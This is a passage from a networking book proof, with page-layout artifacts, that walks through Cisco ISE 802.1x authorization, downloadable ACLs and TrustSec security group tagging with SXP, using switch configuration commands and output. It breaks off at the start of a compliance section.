


**Figure 16-19.** Certificate authentication profile

With the certificate authentication profile in place, we can use this identity source when authenticating users and computers. We need to enable the Wired AutoConfig service to start the Windows native 802.1x supplicant. It is set to manual, by default. After the Wired AutoConfig service is started, Ethernet adapters have an Authentication tab. For our example, we will select EAP-TTLS as our authentication method.

AU12

this figure will be printed in b/w



**Figure 16-20.** Microsoft native supplicant

At this point, we haven't configured any authorization rules. ISE receives the username for the computer from the switch, but it does not have an authorization rule to allow the endpoint.

505  
506

|                         |                                         |
|-------------------------|-----------------------------------------|
| Username                | host/DESKTOP-FA6ORB5.book.goingvirl.com |
| Endpoint Id             | 00:26:B9:5F:A3:83                       |
| IPv4 Address            | 172.20.1.100                            |
| Authentication Protocol | EAP-TTLS (EAP-MSCHAPv2)                 |
| Network Device          | SEC_SWITCH                              |
| Device Type             | All Device Types                        |
| Location                | All Locations                           |
| NAS IPv4 Address        | 172.20.1.2                              |
| NAS Port Id             | GigabitEthernet1/0/13                   |
| NAS Port Type           | Ethernet                                |

this figure will be printed in b/w

**Figure 16-21.** ISE authorization

## Authorization

507


We made it over the first hurdle by sending ISE credentials from a certificate. Now we need to do something with those credentials. The next step is to set up our policy elements.

508  
509

Browse to Work Centers ► Network Access, and select the Policy Elements tab, and then expand Results. The first option is Allowed Protocols. In many cases, we can use the default network access list. If you need to restrict access to a different set of protocols, you can create additional lists. Figure 16-22 shows an example of the default settings for allowed authentication protocols. There are many more protocols than can fit in a single screenshot. It is best practice to disable any protocols that should not be used in your environment. In our example, we left the defaults other than enabling EAP chaining under EAP-FAST. EAP chaining allows us to send both user and machine credentials in the same result. However, it is only supported in AnyConnect and not in the Windows native supplicant.

510  
511  
512  
513  
514  
515  
516  
517

this figure will be printed in b/w



**Figure 16-22.** ISE Allowed Protocols

518 After adjusting Allowed Protocols, jump down to Downloadable ACLs. There are default lists for permit  
 519 or deny all traffic. If you use a default PACL on your switchports that restricts traffic, you will need a DACL  
 520 to override it. If you want to allow all traffic to authenticated devices or users, you will use the permit all list.  
 521 In our example, we are blocking a single IP address. We used the syntax checker to make sure it passes basic  
 522 checks. We used any as our source IP. That will be replaced with the IP of the authenticated host. This feature  
 523 requires device tracking on the switch. If device tracking is not functioning correctly, your DACLs will not  
 524 work.




Figure 16-23. Downloadable ACL example

Once we have created any DACLs we may need, we can create our authorization profiles. In Figure 16-23, we show an example of an authorization profile that will allow access and apply a DACL called BlockSomething.




Figure 16-24. Authorization profile

this figure will be printed in b/w


525  
526  
527

this figure will be printed in b/w

528 Now we need to tie it together in a policy set. We created a new policy set and named it Machine  
 529 Auth. We instructed it to look at frames using Wired 802.1x. If we need more granularity, we can add to the  
 530 condition where we selected 802.1x.

531 We tied the policy set to the identity store AD\_CAP. That is the certificate authentication profile we  
 532 created in the previous section.


this figure will be printed in b/w



**Figure 16-25.** Policy set part 1

533 In the authorization section, we create a rule to give all machines that presented a valid certificate  
 534 access using the MachineNoUser profile. In practical application, you would typically match computer  
 535 groups from Active Directory.

this figure will be printed in b/w



**Figure 16-26.** Policy set part 2

When we restart the network adapter on the computer, we will see that it authenticates again. This time it matches an authorization rule.

For the next example, we are going to switch to user authentication. With AnyConnect, we could also combine user and machine authentication in one request, but we don't want to overcomplicate our example. We want to use Active Directory groups for authorization. To set up a mapping to Active Directory groups, we browse to Administration ► Identity Management ► External Identity Sources. From there, we select the Active Directory mapping that we pre-staged. We click Add and search groups in the directory. We check the boxes we want to add and click OK. Then we click Save.






Figure 16-27. Add Active Directory groups

Now that we have groups, we will use them in authorization rules. We go back to Work Centers ► Network Access ► Policy Sets. We edited the rules in our authorization policy to use conditions as shown in Figure 16-28.




Figure 16-28. Authorization policy

this figure will be printed in b/w

536  
537  
538

this figure will be printed in b/w

539 In this example, Help Desk is restricted by the MachineNoUser result profile we create. Super Admins  
 540 are authorized using an unrestricted PermitAccess result profile. When we browse to Operations ► RADIUS  
 541 ► Live Logs, we can see the test user authorized as a member of the external group.

this figure will be printed in b/w

|                         |                                                  |
|-------------------------|--------------------------------------------------|
| AD-User-Resolved-DNs    | CN=noc_admin,OU=Test,DC=book,DC=goingvirl,DC=com |
| AD-User-DNS-Domain      | book.goingvirl.com                               |
| AD-User-NetBios-Name    | BOOK                                             |
| IsMachineIdentity       | false                                            |
| UserAccountControl      | 66048                                            |
| AD-User-SamAccount-Name | noc_admin                                        |
| AD-User-Qualified-Name  | noc_admin@book.goingvirl.com                     |
| TLSCipher               | ECDHE-RSA-AES256-GCM-SHA384                      |
| TLSVersion              | TLSv1.2                                          |
| DTLSSupport             | Unknown                                          |
| HostIdentityGroup       | Endpoint Identity Groups:Profiled                |
| Network Device Profile  | Cisco                                            |
| Location                | Location#All Locations                           |
| Device Type             | Device Type#All Device Types                     |
| IPSEC                   | IPSEC#Is IPSEC Device#Yes                        |
| ExternalGroups          | S-1-5-21-1266113854-2732975084-226884248-1105    |

**Figure 16-29.** Authorization by Group Live Logs


## TrustSec

542

543 TrustSec is a technology that uses a combination of MACsec and some Cisco proprietary methods. MACsec  
 544 is a protocol that is used for layer 2 encryption. We often hear people use the terms interchangeably, but they  
 545 are not the same thing. MACsec provides an encrypted path and encapsulates security group tags (SGTs)  
 546 that are used by TrustSec. You don't need MACsec to use TrustSec. If you are in an environment that does  
 547 not support MACsec, you can use the SGT Exchange Protocol (SXP) to hop over not MACsec links.

548 What is TrustSec, exactly? It is a framework that allows flexible access control. When a supplicant  
 549 authenticates to the network, it can be assigned a SGT. The SGT is propagated either using MACsec or  
 550 using SXP. Policy enforcement devices can use the tag for filtering. Without TrustSec, we usually use source  
 551 and destination IP addresses in access control lists. TrustSec allows us to replace or augment that with the  
 552 SGT. The SGT is assigned by an ISE authorization result. In this section, we will walk through a demo of  
 553 assigning a SGT when a user authorizes using 802.1x and then transferring that information to a filtering  
 554 router. We will stop our example short of creating a full TrustSec SGACL policy in ISE.


555 To set up a TrustSec security group in ISE, we will browse to Work Centers ► TrustSec ► Components  
 556 ► Security Groups. There are several built-in groups.



AU16 **Figure 16-30.** Authorization by Group Live Logs

In our example, we click the Add button to add a SuperAdmins and a Helpdesk group.

Security Groups List > New Security Group



**Figure 16-31.** Add a security group

this figure will be printed in b/w

557

this figure will be printed in b/w

558 ISE will assign a SGT number to the group names we just created. In this case, it created SGT 16 and  
 559 SGT 17.

this figure will be printed in b/w

| <input type="checkbox"/> | Icon | Name                  | SGT (Dec / Hex) | Description                       |
|--------------------------|------|-----------------------|-----------------|-----------------------------------|
| <input type="checkbox"/> |      | Employees             | 6/0006          | Employee Security Group           |
| <input type="checkbox"/> |      | Guests                | 6/0006          | Guest Security Group              |
| <input type="checkbox"/> |      | Helpdesk              | 17/0011         |                                   |
| <input type="checkbox"/> |      | Network_Services      | 3/0003          | Network Services Security Group   |
| <input type="checkbox"/> |      | PCI_Servers           | 14/000E         | PCI Servers Security Group        |
| <input type="checkbox"/> |      | Point_of_Sale_Systems | 10/000A         | Point of Sale Security Group      |
| <input type="checkbox"/> |      | Production_Servers    | 11/000B         | Production Servers Security Group |
| <input type="checkbox"/> |      | Production_Users      | 7/0007          | Production User Security Group    |
| <input type="checkbox"/> |      | Quarantined_Systems   | 255/00FF        | Quarantine Security Group         |
| <input type="checkbox"/> |      | SuperAdmins           | 16/0010         |                                   |

Figure 16-32. View security groups

We add the groups we want. Now we need to add TrustSec to our test switch. We browse to Network Resources and edit the test switch. We click Advanced TrustSec Settings to enable TrustSec. We need to set a device ID and a password.

this figure will be printed in b/w

Advanced TrustSec Settings

Device Authentication Settings
 

- Use Device ID for TrustSec Identification
- Device Id: SEC\_SWITCH
- \* Password:  Show

Figure 16-33. View Security Groups

AU17

We also configure TrustSec to use device credentials to update TrustSec mappings. This is

Device Configuration Deployment  
Include this device when deploying Security Group Tag Mapping Updates

Device Interface Credentials

\* EXEC Mode Username

\* EXEC Mode Password

Enable Mode Password

---

Out Of Band (OOB) TrustSec PAC

Issue Date

Expiration Date

Issued By

**Figure 16-34.** TrustSec user configuration

Next, we will configure the switch to use TrustSec and SXP:

```

! Create a list for CTS authorization and bind to it
SEC_SWITCH(config)#aaa authorization network CTS group ISE_RADIUS
SEC_SWITCH(config)#cts authorization list CTS
! Configure CTS credentials to match ISE configuration
SEC_SWITCH#cts credentials id SEC_SWITCH password ciscocisco
CTS device ID and password have been inserted in the local keystore. Please make sure
that the same ID and password are configured in the server database.

```

After everything else is set up, we need to go into the RADIUS server configuration and use the pac key command to request automatic provisioning of a PAC key:

```

SEC_SWITCH(config)#radius server ISE1
! Add the PAC key to RADIUS configuration
SEC_SWITCH(config-radius-server)#pac key ciscocisco
SEC_SWITCH(config-radius-server)#exit
Request successfully sent to PAC Provisioning driver.

```

After giving it some time to provision, we should see the CTS environment data. Notice that it includes the SuperAdmins and Helpdesk SGTs:

```

SECSWITCH#show cts environment-data
CTS Environment Data
=====

```

```

581 Current state = COMPLETE
582 Last status = Successful
583 Local Device SGT:
584 SGT tag = 2-00:TrustSec_Devices
585 Server List Info:
586 Installed list: CTSServerList1-0001, 1 server(s):
587 *Server: 172.20.1.25, port 1812, A-ID EA764F931AB97C3FB09D9491140D97AD
588 Status = ALIVE
589 auto-test = TRUE, keywrap-enable = FALSE, idle-time = 60 mins, deadtime = 20 secs
590 Multicast Group SGT Table:
591 Security Group Name Table:
592 0-df:Unknown
593 2-df:TrustSec_Devices
594 3-df:Network_Services
595 4-df:Employees
596 5-df:Contractors
597 6-df:Guests
598 7-df:Production_Users
599 8-df:Developers
600 9-df:Auditors
601 10-df:Point_of_Sale_Systems
602 11-df:Production_Servers
603 12-df:Development_Servers
604 13-df:Test_Servers
605 14-df:PCI_Servers
606 15-df:BYOD
607 16-df:SuperAdmins
608 17-df:Helpdesk
609 255-df:Quarantined_Systems
610 Environment Data Lifetime = 300 secs
611 Last update time = 01:23:58 UTC Mon Jan 2 2006
612 Env-data expires in 0:00:00:23 (dd:hr:mm:sec)
613 Env-data refreshes in 0:00:00:23 (dd:hr:mm:sec)
614 Cache data applied = NONE
615 State Machine is running
616 SECSWITCH#

```

617 The switch will authenticate the user, but we want to use the SGT information on an upstream router.  
618 We can use SXP to transfer the SGT to IP address mappings from the switch to the router:


```

619 SEC_SWITCH(config)#cts sxp default source-ip 172.20.1.2
620 SEC_SWITCH(config)#cts sxp default password cisco
621 SEC_SWITCH(config)#cts sxp connection peer 172.20.1.9 password default mode local both
622 SEC_SWITCH(config)#cts sxp enable

```

623 We created symmetric configuration on 172.20.1.9, to include configuration on ISE.

The next step is to change our ISE policy set results to use SGTs. We browse to the rule we previously created and add security groups to the authorization policy.

624  
625

this figure will be printed in b/w

**Figure 16-35.** Add a security group to the authorization policy

After authenticating using our test user, we can see the SGT tag assigned to the interface:

626

```
SECSWITCH#show authentication sessions int g1/0/13 details
```

627

```
 Interface: GigabitEthernet1/0/13
```

628

```
 MAC Address: 0026.b95f.a383
```

629

```
 IPv6 Address: Unknown
```

630

```
 IPv4 Address: 172.20.1.100
```

631

```
 User-Name: BOOK\noc_admin
```

632

```
 Status: Authorized
```

633

```
 Domain: DATA
```

634

```
 Oper host mode: multi-auth
```

635

```
 Oper control dir: in
```

636

```
 Session timeout: N/A
```

637

```
 Restart timeout: N/A
```

638

```
 Periodic Acct timeout: 172800s (local), Remaining: 172735s
```

639

```
 Common Session ID: AC140102000000120012E725
```

640

```
 Acct Session ID: 0x00000006
```

641

```
 Handle: 0x5A000006
```

642

```
 Current Policy: POLICY_Gi1/0/13
```

643

```
Local Policies:
```

644

```
 Service Template: DEFAULT_LINKSEC_POLICY_SHOULD_SECURE (priority 150)
```

645

```
 Security Policy: Should Secure
```

646

```
 Security Status: Link Unsecure
```

647

```
Server Policies:
```

648

```
 SGT Value: 16
```

649

```
Method status list:
```

650

```
 Method State
```

651

```
 dot1x Authc Success
```

652

```
SECSWITCH#
```

653

654 When we look at SGT mappings on the router, we can see all of the mappings, to include the mapping  
 655 for this user:

```
656 INSIDE#sh cts sxp sgt-map
657 <output omitted>
658 Peer Seq: COA8642D,
659 IPv4,SGT: <172.20.1.100 , 16>
660 source : SXP;
661 Peer IP : 172.20.1.2;
```

662 These tags can be used on policy-maps for router-based firewalls or used with additional ISE features  
 663 to push SGACLs. This sample configuration showed CTS on a switch that pushed the tags to a router using  
 664 SXP. We could also use pxGrid to push SGT information to Firepower firewalls. This would allow us to create  
 665 SGT-based firewall rules.

## 666 Compliance


667 In addition to authentication, 802.1x can be used in concert with compliance authorization. This typically  
 668 requires the use of an additional supplicant that has access to audit the system. In our example, we will  
 669 provision the AnyConnect ISE Posture module through a portal hosted on ISE. This requires that the user  
 670 has administrative access. There are also options to use a temporal agent to run a onetime check on the  
 671 system. Many organizations use tools such as Microsoft SCCM to either provision the posture agent or  
 672 handle the compliance checking themselves.

673 We will start by uploading the AnyConnect packages to ISE. This part of the configuration is only  
 674 needed if you are not manually provisioning the clients. These can be downloaded from Cisco's software  
 675 website, or ISE can download them for us. In our example, we are only installing the Windows packages,  
 676 but Mac and Linux are also supported. We need both the AnyConnect Headend Deployment package  
 677 (Windows) and the ISE Posture Compliance Library - Windows and ISE Posture Compliance Library -  
 678 Headend Deployment (PKG) packages.

679 In ISE, we browse to Work Centers ► Posture Client Provisioning. Then we select Resources. We  
 680 manually downloaded the packages, so we will add from local disk.

AU19

